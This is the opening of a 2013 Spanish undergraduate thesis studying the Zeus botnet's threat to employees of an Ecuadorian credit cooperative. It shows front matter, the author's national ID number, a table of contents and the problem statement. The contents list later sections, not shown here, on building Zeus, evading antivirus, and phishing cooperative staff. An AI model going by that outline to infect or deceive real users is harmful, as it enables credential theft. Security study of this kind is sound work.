UNIVERSIDAD TÉCNICA DE AMBATO

FACULTAD DE INGENIERÍA EN SISTEMAS ELECTRÓNICA E INDUSTRIAL

CARRERA DE INGENIERÍA EN SISTEMAS COMPUTACIONALES E INFORMÁTICOS

SEMINARIO DE GRADUACIÓN "SEGURIDAD INFORMÁTICA"

Tema:

"ESTUDIO Y EVALUACIÓN DE LAS BOTNET COMO MEDIO DE PROPAGACIÓN DE MALWARE PARA DETECTAR LA INSEGURIDAD DE LA INFORMACIÓN EN LOS COMPUTADORES DE LOS EMPLEADOS DE LA COOPERATIVA DE AHORRO Y CRÉDITO OSCUS LTDA."

Proyecto de trabajo de Graduación Modalidad: SEMINARIO DE GRADUACIÓN Presentado previo a la obtención del Título de Ingeniero en Sistemas Computacionales e Informáticos.

AUTOR: Diego Andrés Ruiz Chávez.

TUTOR : Ing. Luis Solís.

Ambato - Ecuador

Mayo - 2013

APROBACIÓN DEL TUTOR

En mi calidad de Tutor del Trabajo de Investigación sobre el Tema: "ESTUDIO Y EVALUACIÓN DE LAS BOTNET COMO MEDIO DE PROPAGACIÓN DE MALWARE PARA DETECTAR LA INSEGURIDAD DE LA INFORMACIÓN EN LOS COMPUTADORES DE LOS EMPLEADOS DE LA COOPERATIVA DE AHORRO Y CRÉDITO "OSCUS" LTDA.", el Sr. Diego Andrés Ruiz Chávez, estudiante de la Carrera de Ingeniería en Sistemas Computacionales e Informáticos, de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial, de la Universidad Técnica de Ambato, considero que el informe investigativo reúne los requisitos suficientes para que continúe con los trámites y consiguiente aprobación de conformidad con el Art. 16 del Capítulo II, del Reglamento de Graduación para Obtener el Título Terminal de Tercer Nivel de la Universidad técnica de Ambato.

Ambato, Mayo de 2013

EL TUTOR

Ing. Luis Solís.

AUTORÍA

El presente trabajo de investigación titulado: "ESTUDIO Y EVALUACIÓN DE LAS BOTNET COMO MEDIO DE PROPAGACIÓN DE MALWARE PARA DETECTAR LA INSEGURIDAD DE LA INFORMACIÓN EN LOS COMPUTADORES DE LOS EMPLEADOS DE LA COOPERATIVA DE AHORRO Y CRÉDITO OSCUS LTDA." Es absolutamente original, auténtico y personal, en tal virtud, el contenido, efectos legales y académicos que se desprenden del mismo son de exclusiva responsabilidad del autor.

Ambato, Mayo de 2013

Diego Andrés Ruiz Chávez.

CC: 180448924-1

APROBACIÓN DE LA COMISIÓN CALIFICADORA

La Comisión Calificadora del presente trabajo conformada por los señores docentes Ing. Hernando Buenaño e Ing. René Terán, revisaron y aprobaron el Informe Final del trabajo de graduación titulado "ESTUDIO Y EVALUACIÓN DE LAS BOTNET COMO MEDIO DE PROPAGACIÓN DE MALWARE PARA DETECTAR LA INSEGURIDAD DE LA INFORMACIÓN EN LOS COMPUTADORES DE LOS EMPLEADOS DE LA COOPERATIVA DE AHORRO Y CRÉDITO OSCUS LTDA.", presentado por el sr. Diego Andrés Ruiz Chávez de acuerdo al Art. 18 del Reglamento de Graduación para Obtener el Título Terminal de Tercer Nivel de la Universidad Técnica de Ambato.

PRESIDENTE DEL TRIBUNAL

Ing. Msc Franklin Mayorga

- -	- -
DOCENTE CALIFICADOR	DOCENTE CALIFICADOR
Ing. Msc. Hernando Buenaño	Ing. René Terán

DEDICATORIA:

Quisiera dedicar este trabajo a mi familia por todo el sacrificio y apoyo que me brindaron tanto en los buenos como en los malos momentos; a mi mamá que ha evidenciado el día de día de mis estudios y es pilar fundamental de este logro, a mi papá que me brindo todo el apoyo y toda la confianza en cada momento de mi vida, a mis hermanos por cada palabra de aliento que tuvieron para mi persona, todo lo conseguido hasta el día de hoy no hubiera sido posible sin ustedes.

Diego Ruiz.

AGRADECIMIENTO:

Agradezco en primer lugar a la Facultad de Ingeniería en Sistemas, Electrónica e Industrial por acogerme en sus tan prestigiosas aulas y brindarme todo el conocimiento necesario para desenvolverme como un buen profesional.

Agradezco a toda mi familia, quiénes siempre tuvieron su fe puesta en mi persona, a mi padres quienes me supieron inculcar las enseñanzas necesarias para avanzar por el buen camino, a mis hermanos quienes saben todo el sacrificio que tuve que pasar hasta esta instancia y me supieron brindar su apoyo en todo momento.

A mis amigos(as) por el apoyo incondicional en el transcurso de mi vida estudiantil y personal

Diego Ruiz.

INDICE

APROBACIÓN DEL TUTOR ..... **i**
AUTORÍA ..... **ii**
APROBACIÓN DE LA COMISIÓN CALIFICADORA ..... **iii**
DEDICATORIA: ..... **iv**
AGRADECIMIENTO: ..... **v**
CAPITULO I **1**
1 EL PROBLEMA **1**
1.1 TEMA DE INVESTIGACIÓN: **1**
1.2 PLANTEAMIENTO DEL PROBLEMA **1**
1.2.1 CONTEXTUALIZACIÓN. **1**
1.2.2 ANÁLISIS CRÍTICO **4**
1.2.3 PROGNOSIS. **6**
1.2.4 FORMULACIÓN DEL PROBLEMA. **6**
1.2.5 PREGUNTAS DIRECTRICES. **6**
1.2.6 DELIMITACIÓN DEL PROBLEMA. **6**
1.3 JUSTIFICACIÓN **7**
1.4 OBJETIVOS: **8**
1.4.1 GENERAL. **8**
1.4.2 ESPECÍFICOS. **8**
CAPITULO II **9**
2 MARCO TEÓRICO. **9**
2.1 ANTECEDENTES INVESTIGATIVOS **9**
2.2 FUNDAMENTACIÓN LEGAL. **9**
2.3 FUNDAMENTACIÓN TEÓRICA. **11**
2.3.1 CATEGORIZACIÓN FUNDAMENTAL DE LA VARIABLE INDEPENDIENTE: **12**

2.3.2 CATEGORIZACIÓN FUNDAMENTAL DE LA VARIABLE DEPENDIENTE. 16
2.4 HIPÓTESIS. 19
2.5 SEÑALAMIENTO DE VARIABLES 19
CAPITULO III 20
3 MARCO METODOLÓGICO. 20
3.1 ENFOQUE. 20
3.2 MODALIDADES BÁSICAS DE LA INVESTIGACIÓN. 20
3.3 TIPOS DE INVESTIGACIÓN. 21
3.4 POBLACIÓN Y MUESTRA 22
3.5 OPERACIONALIZACIÓN DE VARIABLES. 23
3.6 RECOLECCIÓN Y ANÁLISIS DE INFORMACIÓN. 26
3.7 PROCESAMIENTO Y ANÁLISIS DE LA INFORMACIÓN. 28
CAPÍTULO IV 29
4 ANÁLISIS E INTERPRETACIÓN DE RESULTADOS. 29
4.1 VERIFICACIÓN DE LA HIPOTESIS 41
CAPITULO V 46
5.1 CONCLUSIONES 46
5.2 RECOMENDACIONES. 47
CAPITULO VI 48
PROPUESTA 48
6.1 DATOS INFORMATIVOS. 48
6.2 ANTECEDENTES DE LA PROPUESTA 49
6.3 JUSTIFICACIÓN. 49
6.4 OBJETIVOS 50
6.4.1 GENERAL. 50
6.4.2 ESPECÍFICOS. 50
6.5 ANÁLISIS DE FACTIBILIDAD 50
6.6 INFORME TÉCNICO 52
6.6.1 FUNDAMENTACIÓN TEÓRICA. 52

6.6.2 HERRAMIENTAS A UTILIZAR.....54

6.6.2.1 SISTEMA OPERATIVO SE UTILIZÓ W7 ULTIMATE X64 BITS Y WINDOWS XP SP3. 54

6.6.2.2 FILEZILLA.....55

6.6.2.3 BOTNETS.....55

6.6.2.3.1 SPYEYE.....55

6.6.2.3 BOTNET ZEUS.....58

6.6.2.3.1 INSTALACIÓN DE ZEUS 60

6.6.2.4 ARCHIVO CONFIG.TXT 62

6.6.2.5 ANÁLISIS DEL ARCHIVO DE CONFIGURACIÓN.....66

6.6.2.6 ARCHIVO WEBINJECTS: 69

6.6.2.7 ZEUS BUILDER (REVISAR EL APLICATIVO) 72

6.6.2.8 ANÁLISIS CON ANTIVIRUS DEL ARCHIVO INFECTADO. ...74

6.6.2.9 HACER INDETECTABLE A ZEUS. 76

6.6.2.12 ANÁLISIS CON ANTIVIRUS DEL ARCHIVO MODIFICADO (SIN INFECTAR).....80

6.6.2.13 COMPROBACIÓN DE INFECCIÓN EN MÁQUINAS VIRTUALES Y EN MÁQUINAS REALES. 81

6.6.2.14 TRACERT 83

6.6.2.15 REPORTES BOTNET ZEUS. 84

6.6.2.16 HISTORIAL DE FACEBOOK.....86

6.6.2.17 ENVÍO DE CORREOS A LOS USUARIOS DE LA COOPERATIVA OSCUS. LTDA.....87

6.6.2.18 DISEÑO PÁGINA WEB 87

6.6.2.19 CONFIGURACIÓN CORREO ELECTRÓNICO 90

6.6.2.20 RESULTADOS DE UNA LAS MÁQUINAS INFECTADAS. 92

6.6.2.21 HERRAMIENTAS UTILIZADAS EN LA COOPERATIVA DE AHORRO Y CRÉDITO OSCUS LTDA. 93

7. CONCLUSIONES Y RECOMENDACIONES. 105

7.1 CONCLUSIONES. 105

7.1 RECOMENDACIONES. 106

GLOSARIO DE TÉRMINOS **107**
BIBLIOGRAFÍA **110**
ANEXOS. **116**
ANEXO 1 ..... **117**

INDICE DE FIGURAS

FIGURA 1 ÁRBOL DEL PROBLEMA **4**
FIGURA 2 CATEGORIZACIÓN DE VARIABLES **11**
FIGURA 3 RESULTADOS PREGUNTA 1 ..... **29**
FIGURA 4 RESULTADOS PREGUNTA 2 ..... **30**
FIGURA 5 RESULTADOS PREGUNTA 3 ..... **31**
FIGURA 6 RESULTADOS PREGUNTA 4 ..... **32**
FIGURA 7 RESULTADOS PREGUNTA 5 ..... **33**
FIGURA 8 RESULTADOS PREGUNTA 6 ..... **34**
FIGURA 9 RESULTADOS PREGUNTA 7 ..... **35**
FIGURA 10 RESULTADOS PREGUNTA 8 ..... **36**
FIGURA 11 RESULTADOS PREGUNTA 10 ..... **38**
FIGURA 12 VERIFICACIÓN DE HIPÓTESIS **45**
FIGURA 13 WINDOWS7 ..... **54**
FIGURA 14 WINDOWS XP **54**
FIGURA 15 FILEZILLA **55**
FIGURA 16SPYEYE **55**
FIGURA 17 KOOBFACE **57**
FIGURA 18 PARTES DEL ZEUS **58**
FIGURA 19 CARACTERISTICAS HOSTING **59**
FIGURA 20 SUBIR ARCHIVOS **60**
FIGURA 21 INSTALACIÓN ZEUS **60**
FIGURA 22 INSTALACIÓN FINALIZADA **62**
FIGURA 23 STATIC CONFIG **67**
FIGURA 24 DYNAMIC CONFIG. **67**

FIGURA 25 WEBFILTERS **68**
FIGURA 26 TANGRABBER **68**
FIGURA 27 DNSMAP **68**
FIGURA 28 WEBINJECT **69**
FIGURA 29 ZEUS BUILDER **73**
FIGURA 30 CREAR CFG.BIN Y BT.EXE **74**
FIGURA 31 ARCHIVOS FINALES **74**
FIGURA 32 ESCANEO ARCHIVO INFECTADO AVAST. **75**
FIGURA 33 ANÁLISIS KARSPERSKY. **75**
FIGURA 34 ESCANEO ONLINE **76**
FIGURA 35 XENOCODE POSTBUILD. **77**
FIGURA 36 BUILD APPLICATION. **78**
FIGURA 37 HEXWORKSHOP. **79**
FIGURA 38 CAMBIAR VALORES HEXWORKSHOP **79**
FIGURA 39 ESCANEO ARCHIVO SIN INFECTAR AVAST **80**
FIGURA 40 ESCANEO DE ARCHIVO ONLINE **80**
FIGURA 41 ARCHIVOS EN HOSTING. **81**
FIGURA 42 MÁQUINAS INFECTADAS **82**
FIGURA 43 TRACRT **83**
FIGURA 44 HISTORIALES. **85**
FIGURA 45 ROBO DE INFORMACIÓN EN FACEBOOK. **86**
FIGURA 46 MACROMEDIA DREAMWEAVER **88**
FIGURA 47 DISEÑO OSCUS PÁGINA WEB **88**
FIGURA 48 CONFIGURACIÓN BOTÓN **89**
FIGURA 49 WEB EN HOSTING **89**
FIGURA 50 MOZILLA THUNDERBIRD. **90**
FIGURA 51 CUENTA DE CORREO ELECTRÓNICA YA CONFIGURADA **91**
FIGURA 52 MAIL ENVIADO **91**
FIGURA 53 MÁQUINAS INFECTADAS **92**

INDICE DE TABLAS.

TABLA 1 OPERACIONALIZACIÓN VARIABLE INDEPENDIENTE **24**
TABLA 2 OPERACIONALIZACIÓN VARIABLE DEPENDIENTE **25**
TABLA 3 RECOLECCIÓN Y ANÁLISIS DE INFORMACIÓN. **26**
TABLA 4 TÉCNICAS DE INVESTIGACIÓN **26**
TABLA 5 RECOLECCIÓN DE INFORMACIÓN **27**
TABLA 6 TABULACIÓN DE LA PREGUNTA 1 ..... **29**
TABLA 7 TABULACIÓN PREGUNTA 2 ..... **30**

TABLA 8 TABULACIÓN PREGUNTA 3 31
TABLA 9 TABULACIÓN PREGUNTA 4 32
TABLA 10 TABULACIÓN PREGUNTA 5 33
TABLA 11 TABULACIÓN PREGUNTA 6 34
TABLA 12 TABULACIÓN PREGUNTA 7 35
TABLA 13 TABULACIÓN PREGUNTA 8 36
TABLA 14 TABULACIÓN PREGUNTA 9 37
TABLA 15 TABULACIÓN PREGUNTA 10 38
TABLA 16 TABULACIÓN PREGUNTA 11 39
TABLA 17 TABULACIÓN PREGUNTA 12 40
TABLA 18 FRECUENCIAS OBSERVADAS 43
TABLA 19 FRECUENCIAS ESPERADAS 43
TABLA 20 CHI CUADRADO 44

CAPITULO I

1 EL PROBLEMA

1.1 Tema de Investigación:

Estudio y evaluación de las Botnet como medio de propagación de malware para detectar la inseguridad de la información en los computadores de los empleados de la Cooperativa de Ahorro y Crédito Oscus Ltda.

1.2 Planteamiento del Problema

1.2.1 Contextualización.

Las botnets (conjunto de robots informáticos o bots, que se ejecutan de manera autónoma y automática.) que permiten realizar ataques de phishing, monitorear las zombis (computadores que han sido infectadas por esta botnet) en tiempo real y recolectar toda esa información a través de diferentes protocolos.

Estas actividades agresivas que fundamentalmente proponen metodologías para obtener información confidencial de las computadoras comprometidas, cuentan actualmente con un amplio repertorio de páginas falsas de entidades bancarias y financieras destinadas exclusivamente a la recolección de información mediante phishing.

Zeus es un ejemplo clásico de botnet, pues éste tiene la posibilidad de contar con un módulo de monitoreo por el cual el botmaster puede estar visualizando en tiempo real absolutamente todo lo que se realiza en el computador zombi (navegación por servicios de webmail, transacciones bancarias, conversaciones por chat, etc.), supone un grave peligro que atenta directamente contra la confidencialidad.

Y aunque para muchos parezca una cuestión trivial, el solo hecho de saber que su desarrollador actualiza cada versión de Zeus, desde el año 2007, aproximadamente una vez por mes.

Pero sin embargo, a pesar de todo esto, aún hoy parece que no se valoran en su justa medida las implicancias de seguridad que tienen implícitas las actividades, no sólo de Zeus sino de cualquiera de las alternativas Crimeware que día a día bombardean Internet con sus acciones delictivas.

En Rusia con una actividad de tres meses, cuenta con una cantidad de 24.830 zombis. Algo así como casi 276 infecciones de Zeus por día. Y si seguimos la lógica, estadísticamente hablado, la cantidad se podría cuadruplicar a lo largo del año.

Durante el mes de febrero del 2007 se dio a conocer un informe sobre la capacidad delictiva de una botnet creada a través del troyano Zeus y denominada con el nombre de Kneber.
Si bien durante el mes de febrero, la noticia que anunciaba la existencia de una supuesta nueva botnet conocida como Kneber, con aproximadamente 75000 computadoras reclutadas, causó gran conmoción a nivel mediático, lo cierto es que se trató de una botnet Zeus con una cantidad de equipos zombis promedio.

Sin embargo, el alto índice de infección que se da a través de las botnets es un llamado de atención para todos aquellos usuarios y compañías que no implementan

mecanismos de seguridad eficientes por medio del uso de herramientas de seguridad proactivas y la capacitación del personal corporativo en materia de seguridad informática.

Hoy en día la mayoría de los códigos maliciosos se encuentran diseñados con la intención de reclutar computadoras zombis que luego formarán parte de alguna botnet. Es por este motivo que resulta sumamente importante, especialmente para las empresas y organismos gubernamentales, mantener políticas de seguridad efectivas y contar con herramientas de protección actualizadas y eficientes para combatir las amenazas de estos tiempos", comenta Jorge Mieres, Analista de Seguridad de ESET Latinoamérica.

A nivel de nuestro país y en nuestra ciudad no se han hecho estudios sobre este tipo de infiltraciones, lo que propone a este tema de tesis como de gran ayuda para determinar el riesgo de contagio que tienen los usuarios informáticos.

En la Cooperativa de Ahorro y Crédito "OSCUS" Ltda. si bien no existen trabajos propuesto con este tema, existen investigaciones relacionadas a la seguridad informática. Los ataques de denegación de servicio, infiltraciones de Spam en correos electrónicos, robos de información es lo que se pretende evitar con esta investigación, disminuir la posibilidad de que este tipo de infiltraciones tengan éxito y provocar pérdida de información en la institución. Por otro lado el personal se encuentra con un alto grado de desconocimiento en cuanto a este tipo de ataques lo que facilita que estas infiltraciones ingresen a los computadores de los usuarios.

Para el estudio de las botnets me voy a centrar en el estudio de la Botnet Zeus, pues ésta botnet es la más mediática y la que más daños ha provocado a nivel mundial en los últimos años.

1.2.2 Análisis Crítico




Figura 1 Árbol del problema

Elaborado por: Investigador

La inestabilidad de los sistemas operativos provoca el libre ingreso de las botnets, pues al no ser un sistema estable, el mismo deja puertas traseras y puertos del computador de libre ingreso conllevando con esto la infección de los computadores con software dañino.
De igual manera los Antivirus piratas o desactualizados no brindan la protección debida pasado ya un tiempo, así como también los antivirus de versiones libres no proveen una total protección, pues para ello requieren que se adquiera las licencias bajo paga, lo cual tampoco nos garantiza en un cien por ciento bloquear las intromisiones de código no deseado.

Hace unos cuatro años atrás, los ataques a computadores por medio de código malicioso o Malware en el Ecuador no fue muy notorio; sin embargo en los últimos años los ataques de Malware a empresas públicas, privadas han hecho eco por los perjuicios que causan a dichas empresas: robos de contraseñas, infección de computadores y disminución de ancho de banda de los servicios de Internet.

Uno de los ataques de Malware más conocidos es el de envío de correos masivos; muchos de nosotros hemos recibido constantes y frecuentes correos de direcciones de correo desconocidas; si lo abrimos estaremos expuestos a descargar el código malicioso que posteriormente se encargara de controlar nuestra computador; en la actualidad los servidores de correo electrónico poseen sistemas antispam que se encargan de detectar este tipo de infecciones y enviarlas a una carpeta para posteriormente revisarlos.

Otro de los puntos a tomar en cuenta es que el Malware (código malicioso) cada vez es menos indetectable pues el mismo utiliza diferentes y nuevos métodos de ocultamiento; lo que impide que sea detectado por el sistema operativo y peor aún el antivirus, que si bien las actualizaciones de sus bases de datos virales son a diario, no detecta la presencia del malware; lo que nos pone a pensar que si el antivirus; que es

el software encargado de realizar el bloqueo a este tipo de código malicioso no logra hacerlo entonces de qué manera podemos proteger la integridad de nuestros datos.

1.2.3 Prognosis.

Si no se llega a concluir este estudio y evaluación de las botnets, las mismas seguirán siendo un problema para los usuarios internos de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda. quienes no tienen una idea clara de lo que son las botnets, por lo tanto estar propensos a la pérdida, robo y uso malintencionado de la información.

1.2.4 Formulación del Problema.

¿De qué manera las Botnet como medio de propagación de malware vulneran la seguridad de la información en los computadores de los empleados de la Cooperativa de Ahorro y Crédito Oscus Ltda. ?

1.2.5 Preguntas Directrices.

¿Cómo evaluar y estudiar a las botnet como medio de propagación de Malware en los computadores de los empleados de la Cooperativa de Ahorro y Crédito Oscus Ltda.
¿Para qué analizar el impacto de las botnet como medio de propagación de Malware?
¿Cómo diagnosticar la propagación de malware?
¿Por qué desarrollar manual del correcto uso de correo electrónico recolectando información que minimice la propagación de Malware?

1.2.6 Delimitación del Problema.

Campo:	Científico basado en la tecnología informática
Área:	Seguridad Informática.
Aspecto:	Malware
Tiempo:	Durante 12 meses a partir de la aprobación del proyecto.
Espacio:	Cooperativa de Ahorro y Crédito "OSCUS" Ltda.

1.3 Justificación

El motivo por el cual se ha decidido estudiar y analizar este problema radica en que; las botnet como tal es un virus que se infiltra en las computadores de los usuarios, provoca multitudinarias pérdidas no solo de índole económico; además este factor pasa a ser secundario cuándo hablamos de pérdida de información, en la ciudad de Ambato no se han hecho estudios sobre este tipo de infecciones en la ciudad mucho menos en la Cooperativa de Ahorro y Crédito "OSCUS" Ltda. ; es muy importante el conocer que medios utiliza este software dañino para infiltrarse y no ser detectado, que pérdidas puede llegar a provocar si no es detectado y eliminado a tiempo; de qué forma podemos evitar estas intrusiones no deseadas teniendo un entendimiento completo y específico sobre el tema.

Además con este análisis y evaluación se pretende elaborar métodos para que los usuarios de la Cooperativa puedan combatir, controlar y eliminar de manera mucho más efectiva a este tipo de intrusiones que tanto mal causan no solo a nivel mundial; sino que también producen estragos en nuestra ciudad y realmente este tipo de estudios no han sido elaborados como tema de importancia; cuándo realmente lo es y merece un espacio de estudio adecuado.

Con el estudio de las intromisiones de código maliciosos se comprendería de mejor manera el funcionamiento las de botnet, las diferentes maneras que tienen de ocultarse y que tan fácil infectan a las computadores de los usuarios de la Cooperativa de Ahorro y Crédito "OSCUS2 Ltda.

Los Beneficiarios de este proyecto serán los usuarios internos de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda. ya que la información de los mismos será más confiable y viable de enviar a cualquiera de los puntos dentro de la empresa.

Es factible pues la empresa antes mencionada presta todos los servicios humanos y tecnológicos que se requiere para la presente investigación.

1.4 Objetivos:

1.4.1 General.

- Determinar la incidencia de las botnet como medio de propagación de Malware en la seguridad de la información de los computadores de los empleados de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda.

1.4.2 Específicos.

- Analizar el impacto de las botnet como medio de propagación de Malware.
- Determinar el nivel de seguridad de la información de los computadores de la Cooperativa de Ahorro y Crédito "OSCUS" Ltda.
- Desarrollar un manual del correcto uso de correo electrónico y actualizaciones de software para minimizar la propagación de Malware.

CAPITULO II.

2 MARCO TEÓRICO.

2.1 Antecedentes Investigativos

Después de realizar la Investigación en los archivos de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial de la Universidad Técnica de Ambato, no se da conocer trabajos de investigación similares al tema propuesto.

2.2 Fundamentación Legal.

CONSTITUCIÓN DE LA REPÚBLICA DEL ECUADOR

Sección tercera

Comunicación e Información

Art. 16.- Todas las personas, en forma individual o colectiva, tienen derecho a:

1. Una comunicación libre, intercultural, incluyente, diversa y participativa, en todos los ámbitos de la interacción social, por cualquier medio y forma, en su propia lengua y con sus propios símbolos.

2. El acceso universal a las tecnologías de información y comunicación.

3. La creación de medios de comunicación social, y al acceso en igualdad de condiciones al uso de las frecuencias del espectro radioeléctrico para la gestión de estaciones de radio y televisión públicas, privadas y comunitarias, y a bandas libres para la explotación de redes inalámbricas.

4. El acceso y uso de todas las formas de comunicación visual, auditiva, sensorial y a otras que permitan la inclusión de personas con discapacidad.

5. Integrar los espacios de participación previstos en la Constitución en el campo de la comunicación.

Sección octava

Ciencia, tecnología, innovación y saberes ancestrales

Art. 385.- El sistema nacional de ciencia, tecnología, innovación y saberes ancestrales, en el marco del respeto al ambiente, la naturaleza, la vida, las culturas y la soberanía, tendrá como finalidad:

1. Generar, adaptar y difundir conocimientos científicos y tecnológicos.
2. Recuperar, fortalecer y potenciar los saberes ancestrales.
3. Desarrollar tecnologías e innovaciones que impulsen la producción nacional, eleven la eficiencia y productividad, mejoren la calidad de vida y contribuyan a la realización del buen vivir.

2.3 Fundamentación Teórica.

